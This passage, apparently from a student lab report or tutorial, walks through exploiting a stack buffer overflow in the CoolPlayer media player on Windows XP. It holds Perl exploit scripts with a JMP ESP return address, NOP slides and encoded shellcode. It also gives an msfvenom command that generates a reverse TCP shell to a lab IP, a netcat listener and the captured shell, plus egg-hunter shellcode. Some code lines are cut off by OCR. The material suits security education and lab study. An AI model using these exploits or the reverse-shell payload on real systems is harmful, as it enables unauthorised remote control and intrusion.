
```
C:\VulApp\Code>findjmp.exe kernel32.dll esp

Findjmp, Eeye, I2S-LaB
Findjmp2, Hat-Squad
Scanning kernel32.dll for code useable with the esp register
0x7C8369F0      call esp
0x7C86467B      jmp esp
0x7C868667      call esp
Finished Scanning kernel32.dll for code useable with the esp register
Found 3 usable addresses
```

Figure N – Finding "JMP ESP"

2.3.5 Basic exploit

With the value for EIP changed, shellcode must now be implemented to the “skins” perl file. The shellcode used will open the windows calculator to show a proof of concept as to how malicious code could be used in a buffer overflow attack, the shellcode used can be found in appendix B, however before the shell code can be implemented a “NOP” slide must first be entered.

A “NOP slide is a series of “No Operation” commands, these commands tell the CPU to move onto the next command. This is done as shellcode typically contains call commands, if a call command was to be executed it would be placed at the top of the stack potentially overwriting the shellcode. To do this a new variable was entered into the “skins.pl” file titled “NOP” and was given the value of “\x90’ x 15 ”.



```
my $file= "SkinCrashcalc.ini";
my $header ="[CoolPlayer Skin]\nPlaylistSkin=";
my $garbadge = "A" x 1089;
my $EIP = pack('V',0x7C86467B);
my $nop ="\x90" x 15;
my $shellcode = "\xda\xd2\xd9\x74\x24\xf4\x5a\x4a\x4a\x4a\x4a\x43\x43\x43" .
"\x43\x43\x43\x43\x52\x59\x56\x54\x58\x33\x30\x56\x58\x34" .
"\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42\x41" .
"\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42" .
"\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d\x38\x4b" .
"\x39\x45\x50\x43\x30\x43\x30\x43\x50\x4c\x49\x5a\x45\x56" .
"\x51\x49\x42\x43\x54\x4c\x4b\x56\x32\x56\x50\x4c\x4b\x56" .
"\x32\x54\x4c\x4c\x4b\x50\x52\x54\x54\x4c\x4b\x54\x32\x47" .
"\x58\x54\x4f\x4f\x47\x51\x5a\x47\x56\x56\x51\x4b\x4f\x56" .
"\x51\x4f\x30\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x43\x32\x56" .
"\x4c\x47\x50\x49\x51\x58\x4f\x54\x4d\x45\x51\x49\x57\x5a" .
"\x42\x4c\x30\x50\x52\x51\x47\x4c\x4b\x56\x32\x54\x50\x4c" .
"\x4b\x47\x32\x47\x4c\x45\x51\x58\x50\x4c\x4b\x47\x30\x54" .
"\x38\x4b\x35\x49\x50\x54\x34\x51\x5a\x45\x51\x4e\x30\x50" .
"\x50\x4c\x4b\x47\x38\x45\x48\x4c\x4b\x50\x58\x51\x30\x45" .
"\x51\x58\x53\x5a\x43\x47\x4c\x47\x39\x4c\x4b\x47\x44\x4c" .
"\x4b\x45\x51\x49\x46\x50\x31\x4b\x4f\x50\x31\x4f\x30\x4e" .
"\x4c\x49\x51\x58\x4f\x54\x4d\x43\x31\x49\x57\x56\x58\x4d" .
"\x30\x43\x45\x5a\x54\x45\x53\x43\x4d\x4c\x38\x47\x4b\x43" .
"\x4d\x56\x44\x54\x35\x4d\x32\x50\x58\x4c\x4b\x50\x58\x56" .
"\x44\x43\x31\x4e\x33\x43\x56\x4c\x4b\x54\x4c\x50\x4b\x4c" .
"\x4b\x50\x58\x45\x4c\x45\x51\x49\x43\x4c\x4b\x54\x44\x4c" .
"\x4b\x45\x51\x58\x50\x4d\x59\x47\x34\x47\x54\x47\x54\x51" .
"\x4b\x51\x4b\x43\x51\x56\x39\x50\x5a\x50\x51\x4b\x4f\x4b" .
"\x50\x50\x58\x51\x4f\x50\x5a\x4c\x4b\x52\x32\x5a\x4b\x4c" .
"\x46\x51\x4d\x52\x4a\x45\x51\x4c\x4d\x4b\x35\x4f\x49\x43" .
"\x30\x45\x50\x43\x30\x56\x30\x45\x38\x56\x51\x4c\x4b\x52" .
"\x4f\x4b\x37\x4b\x4f\x4e\x35\x4f\x4b\x5a\x50\x58\x35\x4e" .
"\x42\x56\x36\x45\x38\x49\x36\x4c\x55\x4f\x4d\x4d\x4d\x4b" .
"\x4f\x58\x55\x47\x4c\x54\x46\x43\x4c\x54\x4a\x4d\x50\x4b" .
"\x4b\x4b\x50\x43\x45\x45\x55\x4f\x4b\x47\x37\x54\x53\x43" .
"\x42\x52\x4f\x43\x5a\x43\x30\x56\x33\x4b\x4f\x58\x55\x52" .
"\x43\x43\x51\x52\x4c\x43\x53\x56\x4e\x52\x45\x52\x58\x43" .
"\x55\x45\x50\x41\x41";

open($FILE,">$file");
print $FILE $header.$garbadge.$EIP.$nop.$shellcode;
close($FILE);
```

Figure O – New perl script with NOP slide

With the NOP slide along with the shellcode placed within the “skins.pl” file as seen in figure O the corresponding “.ini” file was created and then uploaded to the “Cool Player” application. Once uploaded to the application the buffer is overflown and the calculator shellcode is executed forcing the windows calculator to appear on screen, this can be seen in figure P. With the calculator shellcode successfully executing it has been proven that a buffer overflow attack can be performed on the “Cool Player” application this is especially dangerous as a more malicious form of shellcode could be placed instead of just being used to open the calculator.




Figure P – Successful execution opening calculator


2.3.6 Advanced exploit

In the previous section it has been proven that shellcode can be executed using a buffer overflow attack on the "cool media play application" however more advanced shell code could potentially be used in order to execute a more complex task than opening a calculator. For this section a reverse TCP shell will be executed using the buffer overflow attack.

2.3.6.1 Bad characters

Some characters may cause issues when developing an exploit, these characters may be altered breaking the shellcode and stopping the exploit from being successful. To prevent this these "bad characters" must be discovered and avoided when developing shell code, to do this the "skins.pl" file was modified to contain every possible character in place where the shellcode should be, with this the corresponding ".ini" file was created.

With the ".ini" file created the "Cool Player" application was attached to Ollydbg and the ".ini" file was uploaded. With the file successfully uploaded Ollydbg displayed the information that can be seen in figure Q.



```
001109A8  02014343  CC☺☻
001109AC  06050403  ♥♦♣♠
001109B0  0B090807  •○.♂
001109B4  100F0E0C  .♫☼►
001109B8  14131211  ◄↕‼¶
001109BC  18171615  §▬↨↑
001109C0  1C1B1A19  ↓→←∟
001109C4  201F1E1D  ↔▲▼
001109C8  24232221  !"#$
001109CC  28272625  %&'(
001109D0  202B2A29  )*+
001109D4  302F2E2D  -./0
001109D8  34333231  1234
001109DC  38373635  5678
001109E0  3C3B3A39  9:;<
001109E4  403F3E20   >?@
001109E8  44434241  ABCD
001109EC  48474645  EFGH
001109F0  4C4B4A49  IJKL
001109F4  504F4E4D  MNOP
001109F8  54535251  QRST
001109FC  58575655  UVWX
00110A00  5C5B5A59  YZ[\
00110A04  605F5E5D  ]^_`
00110A08  64636261  abcd
00110A0C  68676665  efgh
00110A10  6C6B6A69  ijkl
00110A14  706F6E6D  mnop
00110A18  74737271  qrst
00110A1C  78777675  uvwx
00110A20  7C7B7A79  yz{|
00110A24  807F7E7D  }~⌂Ç
00110A28  84838281  üéâä
00110A2C  88878685  àåçê
00110A30  8C8B8A89  ëèïî
00110A34  908F8E8D  ìÄÅÉ
00110A38  94939291  æÆôö
00110A3C  98979695  òûùÿ
00110A40  9C9B9A99  ÖÜø£
00110A44  A09F9E9D  Ø×ƒá
00110A48  A4A3A2A1  íóúñ
00110A4C  A8A7A6A5  Ñªº¿
00110A50  ACABAAA9  ®¬½¼
00110A54  B0AFAEAD  ¡«»░
00110A58  B4B3B2B1  ▒▓│┤
00110A5C  B8B7B6B5  ÁÂÀ©
00110A60  BCBBBAB9  ╣║╗╝
00110A64  C0BFBEBD  ¢¥┐└
00110A68  C4C3C2C1  ┴┬├─
00110A6C  C8C7C6C5  ┼ãÃ╚
00110A70  CCCBCAC9  ╔╩╦╠
00110A74  D0CFCECD  ═╬¤ð
00110A78  D4D3D2D1  ÐÊËÈ
00110A7C  D8D7D6D5  ıÍÎÏ
00110A80  DCDBDAD9  ┘┌█▄
00110A84  E0DFDEDD  ¦Ì▀Ó
```

Figure Q – Searching for bad characters

With Ollydbg displaying every possible character each was investigated manually looking to see if any had been altered and therefore rendering them a bad character that could not be used, below is a list of each bad character found.


List of bad characters:

- \x00
- \x0a
- \x0d
- \x2c
- \x3d

2.3.6.2 Shellcode space

The next stage in this more advanced attack is to discover the amount of room available for shellcode. Due to this being a more advanced attack the shellcode has a chance to be a larger size than the calculator example shown in section 2.3.4, with the shellcode being a larger size it may not all fit on the stack.


The space available for the shellcode can be checked in a similar way to calculating the distance to EIP, when checking the distance to EIP a pattern was used as the garbage variable, however this time the pattern will be used as the shellcode variable. The pattern was created using the same method seen in section 2.3.2 with the pattern size being increased to 8000, however this pattern did not reveal the size available space as all the characters within the pattern were present within the stack. Due to this the pattern size was increased to 50000, the perl file used to create the ".ini" file can be seen in figure R.



```perl
my $file= "SkinCrashShellcodespace.ini";
my $header ="[CoolPlayer Skin]\nPlaylistSkin=";
my $garbadge = "A" x 1089;
my $EIP = "BBBB";
my $shellcode ="Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6A

open($FILE,">$file");
print $FILE $header.$garbadge.$EIP.$shellcode;
close($FILE);
```

Figure R – Perl script to check shellcode space


With the perl files shellcode variable containing the pattern the corresponding ".ini" file was created, the "Cool Player" application was once again attached to Ollydbg and the ini file was uploaded to the media player. In doing this the top of the stack was revealed as seen in figure S



```
001184E0  396C4F38  8Ol9
001184E4  4F306D4F  Om0O
001184E8  6D4F316D  m1Om
001184EC  336D4F32  2Om3
001184F0  4F346D4F  Om4O
001184F4  6D4F356D  m5Om
001184F8  376D4F36  6Om7
001184FC  4F386D4F  Om8O
00118500  6E4F396D  m9On
00118504  316E4F30  0On1
00118508  4F326E4F  On2O
0011850C  6E4F336E  n3On
00118510  356E4F34  4On5
00118514  4F366E4F  On6O
00118518  6E4F376E  n7On
0011851C  396E4F38  8On9
00118520  4F306F4F  Oo0O
00118524  6F4F316F  o1Oo
00118528  336F4F32  2Oo3
0011852C  4F346F4F  Oo4O
00118530  6F4F356F  o5Oo
00118534  376F4F36  6Oo7
00118538  4F386F4F  Oo8O
0011853C  704F396F  o9Op
00118540  31704F30  0Op1
00118544  0032704F  Op2.
00118548  00000000  ....
0011854C  00000000  ....
00118550  00000000  ....
00118554  00000000  ....
00118558  00000000  ....
0011855C  00000000  ....
```

Figure S – End of stack

Knowing the top of the stack is at the value 31704F30 this value was placed into the pattern offset tool, in doing this the space for shell code would be revealed. The results of the pattern offset tool shown in figure T reveal two different numbers, this is due to the pattern is a repeating pattern and certain values may overlap, while two numbers are presented they are both large enough to allow the shellcode to fit and should not cause any issues.




```
C:\VulApp\Code>pattern_offset.exe 31704F30 50000
C:/DOCUME~1/ADMINI~1/LOCALS~1/Temp/ocrE.tmp/lib/ruby/1.9.1/ru
re.rb:36:in `require': iconv will be deprecated in the future
 instead.
11372
31652

C:\VulApp\Code>
```

Figure T – Shellcode space

2.3.6.3 *Generating the shellcode*

With the space for shellcode large enough, the shell code must now be created this is done by logging onto the provided kali virtual machine and using “msfvenom” to create a reverse TCP shell using the command seen in figure U, this command created a file called “shellcode.pl” which can be seen in appendix C. The shellcode file created was then copied over onto the Windows XP machines desktop.




```
root@kali:~# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.254 LPORT=4446 -b '\x00\x0A\x0D\x2C\x3D' -f perl -e x86/alpha_upper >shellcode.pl
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/alpha_upper
x86/alpha_upper succeeded with size 716 (iteration=0)
x86/alpha_upper chosen with final size 716
Payload size: 716 bytes
Final size of perl file: 3134 bytes
```

Figure U – Creating the reverse shellcode

2.3.6.4 *Reverse TCP shell*


Before the exploit was executed a netcat listener was set up on the Kali linux virtual machine using the command seen in figure V, once the shellcode has been executed within the buffer overflow attack this listener will be used to determine if the exploit has been successful.



```
root@kali:~# nc -nlvp 4446
listening on [any] 4446 ...
```

Figure V – Netcat listener

The shellcode.pl file created in section 2.3.5.3 was then placed within the skins.pl file shown in appendix C and the corresponding “.ini file” was created, with this file created the media player application was launched and the “.ini” file was uploaded. The media player successfully crashed and the netcat listener was checked to confirm the exploit was successful shown below in figure W is the netcat scan results.



```
root@kali:~# nc -nlvp 4446
listening on [any] 4446 ...
connect to [192.168.1.254] from (UNKNOWN) [192.168.1.1] 1038
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop\VulApp\Code\More code>
```

Figure W – Successful reverseshell


The netcat listener shown in figure W confirms that the exploit was successful and there is now a reverse shell into the Windows XP machine.

2.3.7 Egg-hunter

Egg-hunter shellcode can be used when there is not enough room for the shellcode. Egg-Hunter shellcode searches through memory to find a tag, this tag defines the start of the longer and malicious shellcode. Doing this allows for the shellcode to be placed within the initial block of A's or elsewhere in memory.

This makes the egg hunter an extremely useful technique when executing a buffer overflow attack as if the buffer size available is too small to handle large amounts of shellcode this technique can be used to allow the malicious shellcode to execute.


For this tutorial the egg-hunter shellcode will be done using the calculator buffer overflow exploit, however this method is more often used for more advanced and complex shellcodes. To create the egg hunter shellcode immunity debugger was opened and the command "!mona egg" was entered, this can be seen in figure X.



```
0BADF00D [+] Command used:
0BADF00D !mona egg
0BADF00D [+] Egg set to w00t
0BADF00D [+] Generating traditional 32bit egghunter code
0BADF00D [+] Preparing output file 'egghunter.txt'
0BADF00D     - (Re)setting logfile egghunter.txt
0BADF00D [+] Egghunter  (32 bytes):
         "\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
         "\xef\xb8\x77\x30\x30\x74\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"

0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.010000

!mona egg
```

Figure X – Creating the egg-hunter shellcode

This command revealed the egg-hunter shellcode that is required as well as the tag that identifies the start of the shellcode. This shellcode was then converted to alpha upper to make it compatible, the converted shellcode can be seen in appendix D. With the egg-hunter shellcode converted the perl file was once again updated to add in both the egg-hunter shellcode and the tag, the updated perl file can be seen below in figure Y.



```perl
my $file= "SkinCrashEgghunter.ini";
my $header ="[CoolPlayer Skin]\nPlaylistSkin=";
my $garbadge = "A" x 1089;
my $EIP = pack('V',0x7C86467B);

my $nop ="\x90" x 25;
my $egghunter = "\x89\xe0\xda\xc0\xd9\x70\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x43\x52\x59\x56\x54\x58\x33\x3

my $nop2 ="\x90" x 200;
my $woot ="w00tw00t";
my $shellcode = "\xda\xd2\xd9\x74\x24\xf4\x5a\x4a\x4a\x4a\x4a\x43\x43\x43" .
"\x43\x43\x43\x43\x52\x59\x56\x54\x58\x33\x30\x56\x58\x34" .
"\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42\x41" .
"\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30\x42" .
"\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4d\x38\x4b" .
"\x39\x45\x50\x43\x30\x43\x30\x43\x50\x4c\x49\x5a\x45\x56" .
"\x51\x49\x42\x43\x54\x4c\x4b\x56\x32\x56\x50\x4c\x4b\x56" .
"\x32\x54\x4c\x4c\x4b\x50\x52\x54\x54\x4c\x4b\x54\x32\x47" .
"\x58\x54\x4f\x4f\x47\x51\x5a\x47\x56\x56\x51\x4b\x4f\x56" .
"\x51\x4f\x30\x4e\x4c\x47\x4c\x45\x31\x43\x4c\x43\x32\x56" .
"\x4c\x47\x50\x49\x51\x58\x4f\x54\x4d\x45\x51\x49\x57\x5a" .
"\x42\x4c\x30\x50\x52\x51\x47\x4c\x4b\x56\x32\x54\x50\x4c" .
"\x4b\x47\x32\x47\x4c\x45\x51\x58\x50\x4c\x4b\x47\x30\x54" .
"\x38\x4b\x35\x49\x50\x54\x34\x51\x5a\x45\x51\x4e\x30\x50" .
"\x50\x4c\x4b\x47\x38\x45\x48\x4c\x4b\x50\x58\x51\x30\x45" .
"\x51\x58\x53\x5a\x43\x47\x4c\x47\x39\x4c\x4b\x47\x44\x4c" .
"\x4b\x45\x51\x49\x46\x50\x31\x4b\x4f\x50\x31\x4f\x30\x4e" .
"\x4c\x49\x51\x58\x4f\x54\x4d\x43\x31\x49\x57\x56\x58\x4d" .
"\x30\x43\x45\x5a\x54\x45\x53\x43\x4d\x4c\x38\x47\x4b\x43" .
"\x4d\x56\x44\x54\x35\x4d\x32\x50\x58\x4c\x4b\x50\x58\x56" .
"\x44\x43\x31\x4e\x33\x43\x56\x4c\x4b\x54\x4c\x50\x4b\x4c" .
"\x4b\x50\x58\x45\x4c\x45\x51\x49\x43\x4c\x4b\x54\x44\x4c" .
"\x4b\x45\x51\x58\x50\x4d\x59\x47\x34\x47\x54\x47\x54\x51" .
"\x4b\x51\x4b\x43\x51\x56\x39\x50\x5a\x50\x51\x4b\x4f\x4b" .
"\x50\x50\x58\x51\x4f\x50\x5a\x4c\x4b\x52\x32\x5a\x4b\x4c" .
"\x46\x51\x4d\x52\x4a\x45\x51\x4c\x4d\x4b\x35\x4f\x49\x43" .
"\x30\x45\x50\x43\x30\x56\x30\x45\x38\x56\x51\x4c\x4b\x52" .
"\x4f\x4b\x37\x4b\x4f\x4e\x35\x4f\x4b\x5a\x50\x58\x35\x4e" .
"\x42\x56\x36\x45\x38\x49\x36\x4c\x55\x4f\x4d\x4d\x4d\x4b" .
"\x4f\x58\x55\x47\x4c\x54\x46\x43\x4c\x54\x4a\x4d\x50\x4b" .
"\x4b\x4b\x50\x43\x45\x45\x55\x4f\x4b\x47\x37\x54\x53\x43" .
"\x42\x52\x4f\x43\x5a\x43\x30\x56\x33\x4b\x4f\x58\x55\x52" .
"\x43\x43\x51\x52\x4c\x43\x53\x56\x4e\x52\x45\x52\x58\x43" .
